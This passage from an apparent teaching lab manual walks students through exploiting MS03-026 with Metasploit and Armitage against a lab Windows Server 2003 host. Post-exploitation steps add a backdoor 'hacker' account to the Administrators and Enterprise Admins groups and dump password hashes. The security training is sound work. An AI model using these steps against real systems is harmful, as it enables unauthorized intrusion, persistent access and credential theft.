- Let's examine the first of the RPC vulnerabilities in the list, the first of which is the Microsoft RPC DCOM Interface Overflow. To get detailed information about what operating system is vulnerable and find out what port needs to be open, type the following command into the msf console of Metasploit:
msf > info exploit/windows/dcerpc/ms03_026_dcom

```

root@bt: ~
File Edit View Terminal Help
msf > info exploit/windows/dcerpc/ms03_026_dcom

      Name: Microsoft RPC DCOM Interface Overflow
      Module: exploit/windows/dcerpc/ms03_026_dcom
      Version: 11545
      Platform:
      Privileged: Yes
      License: Metasploit Framework License (BSD)
      Rank: Great

Provided by:
  hdm <hdm@metasploit.com>
  spoonm <spoonm@no$email.com>
  cazz <bmc@shmoo.com>

Available targets:
  Id  Name
  --  --
  0   Windows NT SP3-6a/2000/XP/2003 Universal

Basic options:
  Name      Current Setting  Required  Description
  --      -
  RHOST     135              yes       The target address
  RPORT     135              yes       The target port
    
```

Figure 18: A Description of the Microsoft RPC DCOM Buffer Over flow Interface

The description of the exploit stated it would work on Windows Server 2003, as well as some other operating systems that were not our target. Another key piece of information in the description was that port 135 had to be open for the exploit to work. According to the scan we completed previously with Zenmap, port 135 was open.

192.168.100.201

Nmap Output					
Ports / Hosts		Topology	Host Details	Scans	
Port	Protocol	State	Service	Version	
✓ 21	tcp	open	ftp	Microsoft ftpd	
✓ 23	tcp	open	telnet	Microsoft Windows XP telnet	
✓ 25	tcp	open	smtp	Microsoft ESMTP 6.0.3790	
✓ 53	tcp	open	domain	Microsoft DNS	
✓ 80	tcp	open	http	Microsoft IIS httpd 6.0	
✓ 88	tcp	open	kerberos-sec	Microsoft Windows kerberos	
✓ 110	tcp	open	pop3	Microsoft Windows 2003	
✓ 135	tcp	open	msrpc	Microsoft Windows RPC	
✓ 139	tcp	open	netbios-ssn		
✓ 389	tcp	open	ldap		
✓ 445	tcp	open	microsoft-ds	Microsoft Windows 2003	

Figure 19: Examining the Target System to Determine the OS and Open Ports

So, at this point, we have an exploit that we can try to utilize against the victim machine. Keep in mind that even if the operating system matches the one in the description of the exploit and the port is open, it may not necessarily work. Trial and error is an essential part of security research. Also, keep in mind that port 135 is typically not an Internet facing port, meaning this port is unlikely to be open on any system connected to the Internet. An attack in this manner would likely only be successful on an internal network.

9. Type the following command into the msf console to leave Metasploit:
`msf > exit`




Figure 20: Using the Exit command to leave Metasploit

Task 2.2 Conclusion

Metasploit is a framework that contains exploits for a variety of operating systems including Macs, Linux, UNIX, and Windows. A user can interact with Metasploit by typing `msfconsole` from the terminal within BackTrack. Once `msfconsole` has been launched, the user has the ability to search through the list of available exploits and other modules. To determine if the exploit is suitable for the target system, the user can utilize the `info` command to get more detailed information about a specific exploit.

Task 2.3 Discussion Questions

1. What is the command used to show all Windows exploits in Metasploit?
2. What is the command used to show all Macintosh exploits in Metasploit?
3. How can you learn more information about a particular exploit?
4. Launch `msfconsole` again. Use the `banner` command until you are able to get the picture of the cow. Type `exit` to leave the `msfconsole` environment.

```

^ v x root@bt: ~
File Edit View Terminal Help
# cowsay++
< metasploit >
-----
  \  (oo)\_____/
   (__)      )\/
  ||----w |
  ||     || *

=[ metasploit v4.0.0-release [core:4.0 api:1.0]
+ -- --[ 716 exploits - 361 auxiliary - 68 post
+ -- --[ 226 payloads - 27 encoders - 8 nops
= [ svn r13462 updated 159 days ago (2011.08.01)

Warning: This copy of the Metasploit Framework was last updated 159 days ago.
We recommend that you update the framework at least every other day.
For information on updating your copy of Metasploit, please see:
https://community.rapid7.com/docs/DOC-1306

msf >

```

Figure 21: The Metasploit Cow has Special Hacking Powers

Task 3 Attacking a Remote System Utilizing Armitage

In this section, you will be introduced to Armitage, a Graphical User Interface, or GUI, front end for Metasploit. The website for Armitage, which was developed by Raphael Mudge, is fastandeasyhacking.com. Armitage provides the user with a visual interface that will help them understand what is happening in the background of Metasploit.

Task 3.1 Using Armitage

1. Open a terminal on the BackTrack 5 system by clicking on the picture to the right of the word **System** in the task bar in the top of the screen.
2. Type armitage in the terminal to launch the Armitage program:

```
root@bt:~# armitage
```




Figure 22: Launching Armitage

3. A Connect box will appear on your screen. Click the **Start MSF** radio button in the lower left hand corner of your screen. Ignore the initial error message.




Figure 23: Click the Start MSF button to Launch Armitage

- From the Armitage menu, click **Hosts**, and select **Add Hosts**.
Type **192.168.100.201**, the IP Address of the victim machine, and click **add**.
You should receive a message that states *imported 1 file*. Click **OK**.




Figure 24: Adding a Host to Armitage

- In the top right pane of Armitage, right click; select **Auto-Layout** and **Hierarchy**.




Figure 25: Adjusting the Auto-Layout Settings

- Drag the computer icon to the center of the top right pane of Armitage. At this point you should be able to view the icon representing the victim machine. Notice that the operating system of the remote machine has yet to be identified.




Figure 26: Victim Machine Represented by a Computer Icon

7. Right click on the host in the Armitage pane and select scan. Click **ok** in response to the message “*Launched 20 Discovery Modules*”.




Figure 27: Scanning the Victim Machine

8. Your target will now be identified as a Windows machine. If you hover over the icon, the remote machine will be identified as **Windows Server 2003 SP0**.




Figure 28: The Victim Machine's Operating System is Identified

9. From the **Attacks** menu in Armitage, select **Find Attacks** then select **by port**. Wait until you receive the message from Armitage that says “*Happy Hunting*”. Click **OK**.




Figure 29: Finding Attacks by Port

10. Right click on the icon representing the victim in the Armitage pane and select **Attack**, **dcerpc**, and then **ms03_026_dcom**. An attack Window will pop up.




Figure 30: Finding Attacks by Port

11. In the Launch Window, the title should be Attack 192.168.100.201. Notice that a description of the exploit is provided. Also notice that the remote port of 135 is listed at the bottom under RPORT. Click the **Launch Button** to attack.




Figure 31: Launching the Attack against the Victim Machine

If the attack is successful, the victim machine will turn **red**. If it does not work, you may need to attempt to launch the attack again. If all else fails, reboot the Windows Server. Once the attack is successful, the victim is considered to be in a compromised state.



Figure 32: The Attacker is Connected to the Victim Machine

Notice that the level of access of **NT AUTHORITY\SYSTEM** is displayed at the bottom of the screen. This is actually a higher level of access than the administrator account. The **SYSTEM** account is reserved and users are not permitted to log in as this account.

Task 3.2 Conclusion

Armitage is a GUI frontend for Metasploit that allows attackers to scan, identify, and exploit remote operating systems. After scanning a machine, Armitage will report what operating system and service pack level the target machine is using. The Armitage tool then allows the attacker to find attacks by open ports. If the attacker is able to successfully connect to a victim machine, the victim will be displayed with a red border.

Task 3.3 Discussion Questions

1. Armitage is a GUI front end for what exploitation tool?
2. What message does Armitage display after you try to find attacks by port?
3. Explore the Armitage menu. What are some other features of the tool?
4. At what point is the victim machine considered to be compromised?

Task 4 Post Exploitation of the Remote System

In this section, you will focus in on the things a hacker does after they break into a system. This can include, but is not limited to, altering the system as well as stealing credentials and data.

You must successfully complete [Task 3](#) before starting [Task 4.1](#).

Task 4.1 What the Hacker Does After They Get In

1. Right click on the compromised host, select **Meterpreter** from the menu, select **Interact**, and select **Command Shell**. This gives you a command prompt on the victim's machine. When you run commands, they run on the compromised host.




Figure 33: Obtaining a Command Prompt on the Victim Machine

2. In the bottom pane of Armitage, click the **cmd.exe** tab. You should see Microsoft Windows in the top of the cmd.exe pane. The bottom of the cmd.exe pane places you in the **C:\Windows\System32** directory, the location of most Windows' executables. Here you can type commands on the victim's machine.





Figure 34: A Command Prompt on the Victim's Machine

3. Type the following command to add a user called hacker to the machine:
C:\WINDOWS\system32> **net user hacker P@ssw0rd /add**



```
Console X cmd.exe 764@1 X
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.


C:\WINDOWS\system32> net user hacker P@ssw0rd /add
The command completed successfully.

C:\WINDOWS\system32>
```

Figure 35: Adding a User to the Compromised Machine

You should receive a message from the operating system that "*the command completed successfully*". Adding a user makes sense for the attacker, because they may want to access the system at a later date, and they now have an account with the password of *P@ssw0rd*. The next step for the hacker will be to make the account an Administrator.

4. Type the following to make hacker a member of the administrators group:
C:\WINDOWS\system32> **net localgroup administrators hacker /add**



```
Console X cmd.exe 764@1 X
The command completed successfully.


C:\WINDOWS\system32> net localgroup administrators hacker /add
The command completed successfully.

C:\WINDOWS\system32>
```

Figure 36: Adding the User to the Administrator's Group

You should receive a message from the operating system stating that "*the command completed successfully*". The next step is to verify that the hacker account is on the system and has been successfully added to the administrator's group.

5. Type the following command to view all administrators on the system:
C:\WINDOWS\system32> **net localgroup administrators**



```

C:\WINDOWS\system32> net localgroup administrators
Alias name     administrators
Comment       Administrators have complete and unrestricted access to the computer/domain

Members


-----
Administrator
Domain Admins
Enterprise Admins
hacker
lphair
tjefferson
The command completed successfully.
C:\WINDOWS\system32>

```

Figure 37: Viewing the Administrator's Group

While an administrator has administrative privileges on a single machine, he does not always have unrestricted access to all of the resources on the network. The most powerful account in a Windows domain environment is the Enterprise Admin. This account has access to all of the domains in the Active Directory forest. If this level of access is obtained, the whole network should be considered compromised, because the attacker would have the ability to access all machines within the domain in the network infrastructure.

- To add hacker to the Enterprise Admins group, type the following command:
C:\WINDOWS\system32> net group "enterprise admins" hacker /add



```

C:\WINDOWS\system32> net group "enterprise admins" hacker /add
The command completed successfully.
C:\WINDOWS\system32>

```

Figure 38: Adding the Account to the Enterprise Admins account

You should receive a message from the operating system stating, *"the command completed successfully"*. The group "enterprise admins" must be quoted because of the space in the name. Domains use **group**, while **localgroup** is for individual machines.

While the command prompt is a powerful environment where virtually any type of administration can be done, the Meterpreter environment is even more powerful. Meterpreter gives the attacker the ability to clear logs, dump password hashes, kill services, list processes, take screen shots, and upload and download files.

7. To obtain a Meterpreter shell, right click on the compromised host, select: **Meterpreter 1, Interact**, and then select **Meterpreter Shell**.




Figure 39: Obtaining a Meterpreter Shell

Type `?` at the Meterpreter shell to see a list of the available commands.

8. Type `sysinfo` to view information about the victim machine:
meterpreter > `sysinfo`




Figure 40: Getting Information about the System

The name of the computer, **WIN2K3DC**, is provided, the operating system is given, and the fact that the system is a 32-bit operating system, not a 64-bit one, is listed.

- Type **hashdump** to view all the password hashes on the remote system:
meterpreter > **hashdump**




Figure 41: Dumping the Password Hashes on the Remote System

Once the attacker has the password hashes, they can use a tool like John the Ripper or Cain and Abel to crack the passwords. There are also websites such as nediam.com.mx that will provide you with the password when you input the LM or NT hash.

Armitage allows you to use many of the features of Meterpreter by right clicking on the compromised host and selecting explore. The explore menu of Armitage allows you to browse files, show processes of the victim, or take a screenshot, or webcam shot.

- Right click on the icon representing the compromised machine, select **Meterpreter 1**, then select **Explore**, and then select **Screen shot**.

